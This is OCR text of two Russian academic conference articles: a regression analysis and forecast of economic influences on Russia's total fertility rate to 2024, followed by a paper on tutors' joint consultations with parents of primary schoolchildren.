Демографическая ситуация, воспроизводство населения. рождаемость. Прогнозирование рождаемости. Выявление влияния ВВП и других экономических показателей на основные показатели рождаемости. Согласно расчетам коэффициентам парной корреляции основные показатели рождаемости зависят не только от прохождения «демографических волн», но также и от ВВП и других социально-экономических показателей.

Ключевые слова: Население; демографический прогноз; прогноз рождаемости, демографические и экономические факторы рождаемости

Petrov V.A.
Research Intern
Russian Presidential Academy of National economy and Public administration (Ranepa)

ECONOMIC DETERMINANTS OF THE TOTAL FERTILITY RATE

Annotation.

Demographic situation, population reproduction. fertility. Prediction of fertility. Identification of the impact of GDP and other economic indicators on the main indicators of fertility. According to the calculations of the pair correlation coefficients, the main indicators of fertility depend not only on the passage of "demographic waves", but also on GDP and other socio-economic indicators.

Key words: Population; demographic forecast; fertility forecast, demographic and economic factors of fertility

Среди научных школ, которые оказывают влияние как на разработку прогнозов воспроизводства населения, так и на демографическую политику, доминируют школы «демографического перехода», восходящие к работам А.Ландри и Ф.Ноутштейна, лидером этого направления в России является А.Г.Вишневский[178] Краткое резюме этой теории относительно факторов рождаемости: «Демографическая политика бесполезна, экономика не имеет значения». Основная альтернативная научная школа, возглавляемая Л.Л.Рыбаковским, считает, что «Демографическая политика полезна,

[178] Вишневский А.Г. Воспроизводство населения и общество: История, современность, взгляд в будущее. М.: Финансы и статистика, 1982. 287 с.

социальная поддержка семей имеет значение»[179]. А.В.Кашепов считает, что каждое социально-экономическое, в том числе, каждое экономическое явление, подчиняется множеству факторов, набор которых только отчасти коррелирует в разных странах, но в целом в большинстве ситуаций является уникальным[180] В работах этого автора также утверждается, что «Все экономические явления имеют значение и воздействуют на воспроизводство населения и рождаемость»[181]

Понятно, что рождаемость начинает снижаться не тогда, когда проходит очередная «демографическая волна», а тогда, когда понижается СКР. Демографическая ситуация в стране тем менее благоприятна, чем СКР ниже расчетного уровня, необходимого для простого воспроизводства населения, который оценивается в 2,11-2,13 ребенка на 1 женщину. В РФ СКР начал снижаться с 2015 года, когда он составлял 1,78 и в 2017 году уменьшился до 1,62 (см. рис. 1). Проведенное нами исследование факторов и прогнозов рождаемости в России включает несколько разделов: классификацию факторов, анализ «демографических волн», анализ социальных факторов рождаемости, выявляемых выборочными опросами населения Росстатом и социологическими организациями, составление базы статистических данных, которые, предположительно, могут влиять на рождаемость, за 1991-2017 годы, сопоставление всех рядов из указанной базы через расчет и интерпретацию коэффициентов парной корреляции (матрица 19*19 показателей), формирование на основе некоторых показателей уравнений регрессии (регрессионных моделей), и на основе этих последних прогнозы суммарного коэффициента рождаемости на период до 2024 года.

[179] Стратегия демографического развития России. Под редакцией В.Н.Кузнецова и Л.Л.Рыбаковского. М.: ЦСП., 2005, 208 с.

[180] Кашепов А. Социально-экономические детерминанты демографической ситуации в России. / Общество и экономика. 2001. №9. С.138-160

[181] Кашепов А.В. Многое зависит от ВВП: о взаимосвязи численности населения с экономическим развитием. / Социальная и демографическая политика. - 2006. - №6. – С.40-52; Кашепов А.В. Методология анализа, прогнозирования и регулирования конъюнктуры рынка труда. Диссертация на соискание ученой степени доктора экономических наук. Москва. 1999




Рисунок 1 - Суммарный коэффициент рождаемости в РФ в 1988-2017 гг. На основе данных Росстата[182]

Однако формат статьи не позволяет нам полностью предъявить здесь все результаты исследования. Поэтому мы сразу переходим к вопросам актуальности прогноза коэффициента СКР в данный период, краткому изложению выводов из классификации факторов и парной корреляции между ними и затем к расчетам перспективного СКР на основе регрессионных моделей.

Несколько слов об актуальности прогнозирования суммарного коэффициента рождаемости (СКР). Перспективные требования общества к демографической политике сформулированы Указом Президента РФ от 7 мая 2018 г. № 204 "О национальных целях и стратегических задачах развития Российской Федерации на период до 2024 года", в котором содержится формулировка п.1а «Правительству Российской Федерации обеспечить достижение следующих национальных целей развития Российской Федерации на период до 2024 года: а) обеспечение устойчивого естественного роста численности населения Российской Федерации»[183] Основные положения Указа №204 конкретизированы в «Основных направлениях деятельности Правительства РФ на период до 2024 года» (ОНДП-24), где сказано: «Для обеспечения естественного роста численности населения Российской Федерации и повышения ожидаемой продолжительности жизни необходимо добиться: повышения рождаемости и

[182] Демографический ежегодник России. 2017. / Статистический сборник. – Москва. – Федеральная служба государственной статистики. М.: 2017., С.37-42; Общие итоги естественного движения РФ. Официальный сайт Федеральной службы государственной статистики URL: http://www.gks.ru/free_doc/2018/demo/edn04-18.htm

[183] Указ Президента РФ от 7 мая 2018 г. № 204 "О национальных целях и стратегических задачах развития Российской Федерации на период до 2024 года"

увеличения суммарного коэффициента рождаемости до уровня не ниже 1,7[184].

Задача поставлена на государственном уровне, мы пока воздержимся от суждений о том, способно ли правительство ее решить (о чем уже ведется дискуссия в экспертном сообществе). Рассмотрим данный вопрос только со стороны наших исследований – насколько смогут ускорить или затормозить рост рождаемости выделенные нами макроэкономические и социально-экономические факторы.

В Паспорте Национального проекта «Демография» содержатся нормы финансирования Федерального проекта "Финансовая поддержка семей при рождении детей" на 2019-2024 гг.[185], но нет ретроспективных данных по этому направлению расходов, которые мы могли бы использовать для выявления статистических взаимосвязей указанных расходов с основными показателями рождаемости.

Поэтому из всех влиявших в ретроспективе на рождаемость социально-экономических показателей при прогнозировании суммарного коэффициента рождаемости мы можем опираться только на прогноз ВВП до 2024 года [Прогноз социально-экономического развития РФ на период до 2024 года. 2018., 14] и проект бюджетных расходов (в том числе на социально-культурные мероприятия) до 2021 года [Проект основных направлений бюджетной… Реально пригодными для прогнозирования рождаемости являются только статистические показатели, в том числе макроэкономические, которые имеют полностью сопоставимые ретроспективные ряды и одновременно - перспективные ряды, включенные в официальные прогнозы Министерства экономического развития, Министерства финансов или Росстата, причем эти показатели не должны быть коллинеарными (методически и статистически связанными между собой). Поэтому далее уравнения регрессии в целях прогнозирования рождаемости в основном строятся на показателе физического объема ВВП, с учетом прогнозов его динамики по годам на перспективу.

Немного подробнее остановимся на обосновании подбора показателей для вывода регрессионных зависимостей. Как было выявлено, суммарный коэффициент рождаемости (СКР) напрямую демонстрирует репродуктивное поведение женщин в возрасте 15-49 лет и при этом, согласно теоретическим представлениям, не должен быть тесно связан с прохождением демографических волн. В ходе наших расчетов удалось подтвердить высокий уровень корреляции СКР с общим коэффициентом рождаемости (ОКР), а также его значимую корреляцию с такими демографическими показателями, как повозрастные показатели рождаемости для поколений

[184] «Основные направления деятельности Правительства Российской Федерации на период до 2024 года» Утверждено Председателем Правительства Российской Федерации 29 сентября 2018 г.

[185] Паспорт Национального проекта «Демография». Утвержден Президиумом Совета при Президенте Российской Федерации по стратегическому развитию и национальным проектам (протокол от 3 сентября 2018 г. №10)

женщин в возрастах 25-29 лет и 30-34 года. Относительно неожиданным для нас оказалось наличие корреляционной связи СКР с индикатором демографических волн – показателем доли женщин в возрасте модальной рождаемости 25-29 лет в общей численности женщин 15-49 лет. Вероятно, эта связь предопределяется тем обстоятельством, что именно возрастная группа 25-29 лет «управляет» динамикой показателя СКР для всего контингента женщин фертильного возраста. А также тем, что сконструированный нами индекс демографических волн оказался недостаточно эффективным. Далее отметим положительные взаимосвязи СКР с макроэкономическими показателями ВВП на душу населения, расходов бюджета на душу населения, расходов бюджета на социально-культурные мероприятия на душу населения, денежных доходов на душу населения, обеспеченностью жильем в квадратных метрах на душу населения. И отметим отрицательную связь с таким негативным макроэкономическим показателем, как уровень безработицы.

Рассмотрим далее разработанные нами уравнения регрессионных зависимостей между перечисленными показателями и основные результаты расчетов по этим уравнениям. Приведем пример разработки уравнения множественной линейной регрессии для целей анализа и прогноза СКР (суммарного коэффициента рождаемости). Как уже было показано, СКР, который мы будем рассматривать как зависимую переменную, связан с целым рядом независимых переменных. Это ВВП на душу населения (ВВПдн), расходы бюджета на душу населения (РБдн), обеспеченность жильем в квадратных метрах на душу населения (ОЖдн).

Результаты подбора с помощью математико-статистической программы коэффициентов линейного уравнения, произведенных на основе временных рядов за 1991-2017, следующие:

СКР=1,235+0,00015* ВВПдн +0,00011* РБдн +0,00299* ОЖдн (1)

где:

ВВПдн - ВВП в ценах 1990 г., тыс. рублей на душу населения

РБдн - расходы консолидированного бюджета в ценах 1990 г., тыс. рублей на душу населения

ОЖдн – обеспеченность жильем, квадратных метров на душу населения

Статистические критерии: Коэффициент детерминации R2=0,854; Гипотеза статистической программы: «Регрессионная модель адекватна экспериментальным данным»

Уравнение 1 охватывает только часть факторов, формирующих СКР, однако его проверка на отчетных данных за 2017 г. дает СКР 1,625, против отчетного 1,621, что означает достаточно приемлемую точность. Далее расчет производился исходя из гипотезы сохранения темпа прироста ВВП на 1,5% и индекса-дефлятора ВВП на уровне 2017 г. Показатели расходов консолидированного бюджета на душу населения и обеспеченности жильем на 2018-2024 гг. были экстраполированы исходя из отчетных показателей

2013-2017 гг. Результат – возможность выхода к 2024 году на уровень СКР равный 1,671, что достаточно близко к нормативу ОНДП-2024, который составляет 1,7. При изменении сценарных условий – повышения годового прироста ВВП с 1,5% до 3,0-3,3% (в соответствии с утвержденным официальным прогнозом до 2024 года) и снижения траектории слишком оптимистической экстраполяции показателя бюджетных расходов на душу населения , с учетом неопределенности перспектив воздействия на ВВП и СКР повышения пенсионного возраста, а также с учетом ожидаемого положительного воздействия мер Национального проекта «Демография» - нормативный коэффициент 1,7 может быть достигнут раньше или позже, по сравнению с гипотезой нашей модели (уравнения) 1.

Таблица 1.

Вариант расчета СКР по уравнению (1)

Годы	**Отчетные данные**				Расчет СКР по уравнению (1)
	Суммарный коэффициент рождаемости СКР	ВВП на душу населения	Расходы бюджета на душу населения	Обеспеченность жильем в кв. метрах на душу населения	
2013 г	1,707	4915	3913,6	23,4	
2014 г	1,750	4941	3967,5	23,7	
2015 г	1,777	4731	3883,3	24,4	
2016 г	1,762	4701	3944,2	24,9	
2017 г	1,621	4781	3821,4	24,9	1,625
	Экстраполяция				
2018 г		4853	3989,1	25,3	1,640
2019 г		4926	4026,1	25,7	1,644
2020 г.		4999	4063,1	26,0	1,649
2021 г		5074	4100,1	26,4	1,654
2022 г.		5150	4137,1	26,7	1,660
2023 г.		5228	4174,1	27,0	1,665
2024 г.		5306	4211,0	27,4	1,671

Неопределенным (и не учтенным) остается влияние основного социально-психологического фактора «Уверенность в завтрашнем дне», который не поддается оцифровке и является внешним по отношению к регрессионной модели (1). *Но тем не менее модель (1) позволяет предполагать, что рост социально-экономических показателей способен затормозить падение или вернуть на траекторию роста суммарный коэффициент рождаемости.*

Проблема использования подобной модели для прогнозирования состоит в том, что часть показателей, необходимых для расчета, на перспективу не разрабатывается. В частности, ВВП рассчитывается на долгосрочную перспективу (в настоящее время утвержден прогноз до 2024 года, ранее утвержденные прогнозы до 2030 года устарели и их использование нецелесообразно), расходы бюджета на обычно доступны в

пределах 3 лет бюджетного плана, численность населения, необходимая для расчета душевых показателей, рассчитана Росстатом в 3 вариантах до 2036 года. Некоторые другие показатели на долгосрочную перспективу рассчитываются ведомствами и не сводятся в единую систему, доступную для использования, они отсутствуют в прогнозе Минэкономразвития до 2024 года. Например, показатель обеспеченности населения жильем, который сильно влияет на рождаемость, как по нашим корреляционным расчетам, так и по данным выборочных опросов, отсутствует в утвержденном прогнозе Минэкономразвития до 2024 года. По некоторым показателям, важным для прогноза рождаемости, напротив, есть утвержденные нормативы на перспективу, но нет опубликованных Росстатом рядов данных за ретроспективный период, на основе которых можно было бы построить модель (речь идет о расходах по национальному проекту «Демография»).

В итоге методические ограничения для применения модели (1) следующие: 1) обеспеченность жильем в квадратных метрах на душу населения на период до 2024 года в утвержденном прогнозе отсутствует (приходится заменять официальные данные экстрапояцией); другие показатели, имеющие высокую положительную корреляцию с СКР, также на перспективу могут быть определены только путем экстраполяции, что не желательно; 2) Бюджетные расходы на душу населения в [Проекте бюджета до 2021 года, 15] представлены только по федеральному бюджету, а наши расчеты ретроспективы базируются на полных отчетных данных консолидированного бюджета. Однако нашей целью в настоящем исследовании и в статье является поиск соответствия между перспективами рождаемости и официально утвержденными сценариями Министерства экономического развития. Поэтому нами было принято решение о выполнении перспективных расчетов на основе показателей согласно утвержденному прогнозу до 2024 года.

При построении модели (2) в качестве зависимой переменной мы использовали СКР, в качестве независимых переменных (предикторов) – ВВП на душу населения, денежные доходы на душу населения и уровень безработицы в % от численности рабочей силы. Денежные доходы населения, помимо уровня ВВП, определяются институциональной и отраслевой структурой экономики, фискальной политикой, социальной политикой и другими факторами. Поэтому мы считаем возможным одновременное использование этих показателей в качестве независимых переменных регрессионной модели. Безработица также определяется множеством экономических, социальных, демографических факторов, помимо уровня или динамики ВВП. Но главное, из чего мы исходили при построении уравнения (2) – что все показатели, использованные в качестве независимых переменных, имеют не только ретроспективные ряды с 1991-1992 гг. по 2017 год, но и входят в комплекс показателей прогноза Минэкономразвития на период до 2024 года.

$$СКР=0{,}3629+0{,}000314* ВВПдн + 0{,}00091* ДДдн – 0{,}02119* УБ\% \quad (2)$$

где:

ВВПдн - ВВП в ценах 1990 г., тыс. рублей на душу населения

ДДдн - среднемесячные денежные доходы населения в ценах 1990 г., рублей на душу населения

УБ% - уровень безработицы, в процентах от численности рабочей силы

Статистические критерии: Коэффициент детерминации R2=0,84; Гипотеза статистической программы: «Регрессионная модель адекватна экспериментальным данным»

Таблица 2.

Вариант расчета СКР по уравнению (2) Консервативный вариант прогноза Минэкономразвития до 2024 года.

Годы	**Отчетные данные**				
	Суммарный коэффициент рождаемости СКР	ВВП на душу населения	Денежные доходы на душу населения	Уровень безработицы в % от численности рабочей силы	Расчет СКР по уравнению (2)
2013 г	1,707	4915	365	5,5	
2014 г	1,750	4941	351	5,2	
2015 г	1,777	4731	341	5,6	
2016 г	1,762	4701	326	5,5	
2017 г	1,621	4781	326	5,1	1,589
	Расчет на основе консервативного варианта прогноза до 2024 года				
2018 г		4866	337	4,8	1,605
2019 г		4911	339	4,9	1,617
2020 г.		5004	345	4,8	1,642
2021 г		5130	351	4,8	1,676
2022 г.		5279	358	4,7	1,716
2023 г.		5440	365	4,7	1,760
2024 г.		5608	374	4,7	1,805

Таблица 3.

Вариант расчета СКР по уравнению (2) Базовый вариант прогноза Минэкономразвития до 2024 года.

Годы	**Отчетные данные**				
	Суммарный коэффициент рождаемости СКР	ВВП на душу населения	Денежные доходы на душу населения	Уровень безработицы в % от численности рабочей силы	Расчет СКР по уравне-нию (2)
2013 г	1,707	4915	365	5,5	
2014 г	1,750	4941	351	5,2	
2015 г	1,777	4731	341	5,6	
2016 г	1,762	4701	326	5,5	

2017 г	1,621	4781	326	5,1	1,589
	Расчет на основе базового варианта прогноза до 2024 года				
2018 г		4866	337	4,8	1,605
2019 г		4925	340	4,8	1,621
2020 г.		5024	346	4,7	1,647
2021 г		5181	354	4,7	1,689
2022 г.		5349	362	4,6	1,734
2023 г.		5528	371	4,6	1,783
2024 г.		5715	380	4,6	1,833

Таким образом, согласно модели (2) на основе консервативного варианта прогнозов ВВП, денежных доходов населения и безработицы, при исключении негативного влияния внешних по отношению к модели (2) факторов, суммарный коэффициент рождаемости может достигнуть к 2024 году уровня 1,805, а на основе базового варианта Минэкономразвития – уровня 1,833. Перелом нынешней тенденции сокращения СКР в рамках консервативного варианта происходит в 2020 году, в рамках базового варианта – в 2019 году. Подчеркнем еще раз, что главным драйвером роста СКР в рамках данной модели является динамика ВВП, многие другие показатели, в том числе меры демографической политики, остаются за ее пределами. Поэтому полученные результаты, превышающие величину СКР 1,8 с точки зрения качественной экспертной оценки представляются маловероятными. Но для нас наиболее важными результатами расчетов являются выводы о том, что экономические процессы позитивно влияют на динамику рождаемости и позволяют частично компенсировать как негативное влияние демографических волн, так и социально-психологических процессов (недостаточная мотивация с точки зрения «уверенности в завтрашнем дне») и создают макроэкономическую базу для осуществления государственных бюджетных расходов на мероприятия демографической политики.

Самый простой вариант линейной регрессионной модели построен нами на основе сопоставления СКР и основного макроэкономического показателя – ВВП. Использование показателя ВВП в качестве независимой переменной решает вопросы о коллинеарности показателей и упрощает процедуру прогнозирования СКР, потому что прогнозы основного макроэкономического показателя всегда доступны и регулярно уточняются, безотносительно к степени детализации и срокам разработки других показателей прогнозов Минэкономразвития.

$$СКР = 0{,}0002 * ВВПдн + 0{,}7913 \quad (3)$$

где:

ВВПдн - ВВП в ценах 1990 г., тыс. рублей на душу населения

$R^2 = 0{,}8059$, Гипотеза статистической программы: «Регрессионная модель адекватна экспериментальным данным»

Результаты расчетов по модели 3, соответствующие базовому и консервативному вариантам макроэкономических прогнозов Минэкономразвития, показаны в общем сборнике полученных результатов в таблице 4.

Из расчетов по модели 3 можно сделать вывод, что несмотря на достаточно высокий коэффициент детерминации, модель (3), наряду с достоинствами (простота использования) имеет определенные недостатки. Ретроспективная проверка на отчетных данных дает существенное завышение результата за 2017 год: 1,748 против отчетного 1,621. Тем не менее модель показывает, что при условии, что прогнозы ВВП будут реализованы, СКР поднимется примерно на 0,2 пункта, что является вполне удовлетворительным результатом, соответствующим утвержденному плану ОНДП-2024. Кстати, отклонение ретроспективных расчетов за 2017 год по моделям 2 и 3, можно интерпретировать следующим образом: таким мог бы быть суммарный коэффициент рождаемости в РФ, если бы он формировался только под влиянием экономических факторов, если бы другие факторы («уверенность в завтрашнем дне», изменения возрастной структуры населения в той части, в какой они оказывают влияние на повозрастные показатели рождаемости) не действовали в обратном направлении, на понижение названного коэффициента.

В таблице 4 показано, что пять вариантов прогноза суммарного коэффициента рождаемости на основе различных комбинаций экономических факторов и прогнозов Минэкономразвития свидетельствуют о том, что в период до 2024 года понижающий тренд данного показателя должен смениться на повышающий. Разумеется, для этого должно произойти радикальное улучшение экономической ситуации, которое заложено в консервативный и базовый варианты утвержденного Министерством экономического развития прогноза. При этом внешние по отношению к нашим моделям социально-психологические и демографические факторы, понижающие СКР, должны быть компенсированы мерами социальной и демографической политики, которые зафиксированы в ОНДП-2024.

В таблице 4 приведены для сравнения с нашими прогнозами приведены все три варианта прогноза Росстата на указанный период. В таблице 4, помимо наших расчетов, демонстрируется последняя версия официального демографического прогноза, скорректированная Росстатом в октябре 2018 года, после подписания Указа Президента РФ от 7 мая 2018 г. № 204 "О национальных целях и стратегических задачах развития Российской Федерации на период до 2024 года”[186] [Указ…, 10] и «Основных направлений деятельности Правительства Российской Федерации на период

[186] Указ Президента РФ от 7 мая 2018 г. № 204 "О национальных целях и стратегических задачах развития Российской Федерации на период до 2024 года”; «Основные направления деятельности Правительства Российской Федерации на период до 2024 года» Утверждено Председателем Правительства Российской Федерации 29 сентября 2018 г.

до 2024 года» (Утверждено Председателем Правительства Российской Федерации 29 сентября 2018 г.) [ОНПд-2024., 11]. Как явствует из этого сравнения, несмотря на существенные различия в методологии прогнозирования, наши расчеты на 2024 год по крайней мере по модели 1 находятся в пределах между средним и высоким прогноза Росстата[187].

Таблица 4.

Варианты прогноза суммарного коэффициента рождаемости на период до 2024 года по моделям 1-3 на основе консервативного и базового вариантов прогноза Минэкономразвития и 3 варианта прогноза Росстата

	Модель (1)	Модель (2)		Модель (3)	
		Консервативный вариант	Базовый вариант	Консервативный вариант	Базовый вариант
2018 г	1,640	1,605	1,605	1,765	1,765
2019 г	1,644	1,617	1,621	1,774	1,776
2020 г	1,649	1,642	1,647	1,792	1,796
2021 г	1,654	1,676	1,689	1,817	1,827
2022 г	1,660	1,716	1,734	1,847	1,861
2023 г	1,665	1,760	1,783	1,879	1,897
2024 г	1,671	1,805	1,833	1,913	1,934
		Росстат, 2018			
		Низкий вариант	Средний вариант	Высокий вариант	
2018 г		1,587	1,600	1,628	
2019 г		1,587	1,610	1,633	
2020 г		1,540	1,599	1,658	
2021 г		1,490	1,583	1,675	
2022 г		1,495	1,598	1,700	
2023 г		1,514	1,616	1,717	
2024 г		1,535	1,639	1,742	

Таким образом, нам представляется доказанным влияние экономической ситуации на воспроизводство населения вообще и особенно на рождаемость в перспективном периоде и мы считаем полезным использованного «экономического подхода» как в сфере анализа, так и прогноза ключевых демографических показателей. Практические выводы из проведенного нами исследования состоят в том, что активный экономический рост в перспективе до 2024 года может компенсировать негативное влияние на рождаемость демографической волны. И напротив, продолжение экономической стагнации могут углубить демографическую волну (спад), как это уже произошло в 1990-е годы.

[187] Прогноз социально-экономического развития Российской Федерации на период до 2024 года. Министерство экономического развития РФ. URL: http://economy.gov.ru/minec/activity/sections/macro/201801101; Проект основных направлений бюджетной, налоговой и таможенно-тарифной политики на 2019 год и на плановый период 2020 и 2021 годов. URL: https://www.minfin.ru/ru/document/?id_4=123006

Использованные источники:

1. Вишневский А.Г. Воспроизводство населения и общество: История, современность, взгляд в будущее. М.: Финансы и статистика, 1982. 287 с.
2. Стратегия демографического развития России. Под редакцией В.Н.Кузнецова и Л.Л.Рыбаковского. М.: ЦСП., 2005, 208 с.
3. Кашепов А. Социально-экономические детерминанты демографической ситуации в России. / Общество и экономика. 2001. №9. С.138-160
4. Кашепов А.В. Многое зависит от ВВП: о взаимосвязи численности населения с экономическим развитием. / Социальная и демографическая политика. - 2006. - №6. – С.40-52
5. Кашепов А.В. Методология анализа, прогнозирования и регулирования конъюнктуры рынка труда. Диссертация на соискание ученой степени доктора экономических наук. Москва. 1999
6. Кашепов А.В. Социальная политика: рынок труда и политика занятости. Социальная политика и социальное партнерство. 2006. №6-9. С.18-54
7. Российский статистический ежегодник. 2017. Статистический сборник. М.: Федеральная служба государственной статистики. 2017., С. 95-97.
8. Социальная политика в постсоциалистическом обществе: задачи, противоречия, механизмы. Матвиенко В., Пахомов Ю., Шаронов А., Лайкам К. и др. Москва. 2001.
9. Демографический ежегодник России. 2017. / Статистический сборник. – Москва. – Федеральная служба государственной статистики. М.: 2017., С.37-42
10. Общие итоги естественного движения РФ. Официальный сайт Федеральной службы государственной статистики URL: http://www.gks.ru/free_doc/2018/demo/edn04-18.htm
11. Указ Президента РФ от 7 мая 2018 г. № 204 "О национальных целях и стратегических задачах развития Российской Федерации на период до 2024 года”
12. «Основные направления деятельности Правительства Российской Федерации на период до 2024 года» Утверждено Председателем Правительства Российской Федерации 29 сентября 2018 г.
13. Паспорт Национального проекта «Демография». Утвержден Президиумом Совета при Президенте Российской Федерации по стратегическому развитию и национальным проектам (протокол от 3 сентября 2018 г. №10)
14. Прогноз социально-экономического развития Российской Федерации на период до 2024 года. Министерство экономического развития РФ. URL: http://economy.gov.ru/minec/activity/sections/macro/201801101
15. Проект основных направлений бюджетной, налоговой и таможенно-тарифной политики на 2019 год и на плановый период 2020 и 2021 годов. URL: https://www.minfin.ru/ru/document/?id_4=123006

УДК 37.048

Петрова Е.Д.
студент 4 курса
направление «Педагогическое образование»
научный руководитель: Ермолович Е.В., к.пед.н.
доцент
Институт педагогики, психологии и социологии
Сибирский федеральный университет
Россия, г. Красноярск

СОВМЕСТНЫЕ КОНСУЛЬТАЦИИ КАК ФОРМА ВЗАИМОДЕЙСТВИЯ ТЬЮТОРА С РОДИТЕЛЯМИ МЛАДШИХ ШКОЛЬНИКОВ

Аннотация: статья посвящена различным формам и способам взаимодействия тьютора с родителями младших школьников. Особое внимание уделяется совместным консультациям: организация, содержание, роли участников и т.д. Названы особенности, отличающие совместные консультации от иных форм работы, подразумевающих присутствие одновременно ребёнка и родителя.

Ключевые слова: совместные консультации, тьюторское сопровождение, тьютор, младший школьник, родители.

Petrova E.D.
4th year student of direction «Pedagogical education»
Institute of Education, Psychology and Sociology
Siberian Federal University
Russia, Krasnoyarsk
Scientific director: Ermolovich E.V.
candidate of Pedagogical Sciences, assistant professor
Institute of Education, Psychology and Sociology
Siberian Federal University
Russia, Krasnoyarsk

JOINT CONSULTATIONS AS A FORM OF INTERACTION OF A TEACHER WITH PARENTS OF JUNIOR SCHOOLCHILDREN

Annotation: the article is devoted to various forms and methods of interaction between the tutor and parents of junior students. Special attention is paid to joint consultations: organization, content, roles of participants, etc. The features that distinguish joint consultations from other forms of work, implying the presence of both the child and the parent, are mentioned.

Keywords: joint consultations, tutoring support, tutor, junior student, parents.

Наравне с психологом или социальным педагогом тьютор может проводить родительские лектории, тренинги и другие виды мероприятий, предполагающие нейтральную роль педагога. Но специфика тьюторской

деятельности заключается в сопровождении и поддержке. Поэтому тьютор использует как основную форму работы всевозможные виды консультирования.

Это могут быть групповые и индивидуальные консультации. При этом, работа может проходить как с родителями целого класса детей, так и в небольших группах. Групповые консультации могут проводиться в рамках определённой тематики и посвящаться конкретному вопросу или проблеме. В отличие от школьного психолога, тьютор уже имеет опыт общения с детьми, родителей которых он консультирует, поэтому будет отвечать на вопросы, опираясь на характеристики того или иного тьюторанта.

Также тьютор имеет возможность провести встречу с участием других специалистов, в том числе классного руководителя, учителей-предметников, педагогов дополнительного образования; для того, чтобы осуществить обмен мнениями, провести групповую рефлексию, скорректировать какие-либо детали, касающиеся образовательного процесса.

Может быть организована встреча с родителями с участием школьного психолога, во время которой в качестве предмета обсуждения выступят межличностные отношения определённой группы обучающихся. В таком формате консультации тьютор будет акцентировать внимание на специфике способов коммуникации и особенностях характера каждого ученика, а психолог даст комментарии и пояснения относительно сложившейся ситуации. Таким образом, родители смогут не только высказать свою позицию и обсудить её с другими мамами и папами, но и получить индивидуальные рекомендации специалистов.

Так же, как и другие педагоги, тьютор использует разнообразные способы связи для общения на расстоянии. Но если родители знают, что к учителю не стоит слишком часто обращаться с личными вопросами, то тьютор в каком-то смысле является индивидуальным консультантом, открытым для общения в режиме, удобном для подопечного и его семьи. Поэтому очень популярной формой взаимодействия является переписка. Это может быть связь с помощью электронной почты, личных сообщений в социальных сетях или же чата в различных мессенджерах.

Другой инновационной формой взаимодействия с родителями является консультирование в режиме «онлайн». Оно может быть реализовано в формате вебинара или прямого эфира, во время которых педагог-тьютор может вещать на достаточно большую аудиторию слушателей, каждый из которых имеет возможность задать интересующий вопрос в чате под видеотрансляцией. Целесообразно использовать такой способ для проведения тематических консультаций и лекториев.

Онлайн-консультации тьютор может проводить также с помощью такого инструмента для связи, как «Skype» (скайп). Его сервисы позволяют совершать видеозвонки как для индивидуального консультирования, так и организовывать групповую видеосвязь, приглашая до 25 участников. В этом случае родители могут выступать не только в качестве слушателей, но и

высказываться по ходу беседы, вступать в диалог. Тем не менее, скайп стоит использовать для работы в небольших группах для того, чтобы избежать лишнего шума и помех на связи.

Новые технологии позволяют использовать разнообразные инструменты для общения, в том числе и в рамках дистанционного сопровождения. Все они имеют как преимущества, так и недостатки, и могут значительно облегчить организацию совместной деятельности семьи со школой или же непосредственно тьютором. Но традиционной формой взаимодействия для данного специалиста всё же считается индивидуальная консультация.

Тьюторское сопровождение состоит из следующих этапов[1]:

— диагностический
— проектировочный
— реализационный
— аналитический

В рамках каждого этапа тьюторант действует самостоятельно, но с поддержкой тьютора. И такая поддержка реализуется через взаимодействие в ходе индивидуальных консультаций.

В процессе сопровождения младшего школьника, тьютору необходимо контактировать не только с тьюторантом, но и с его родителями, которые отвечают за своего ребёнка. Да, реализация индивидуальной образовательной программы предполагает развитие интереса младшего школьника, но, тем не менее, ключевые решения, особенно в финансовых вопросах, принимают родители. Поэтому для тьютора важно взаимодействовать с ними практически также интенсивно, как и с тьюторантом.

Индивидуальная консультация родителей с тьютором также позволяет сопровождать работу не только ребёнка, но и давать рекомендации семье. Специалист не только проведёт диагностические исследования мамы или папы для того, чтобы получить необходимую информацию о внешкольной жизни тьюторанта, но и даст необходимые рекомендации по воспитанию и общению с ребёнком, отталкиваясь от его личностных характеристик, особенностей личности, уровня мотивации и т.д.

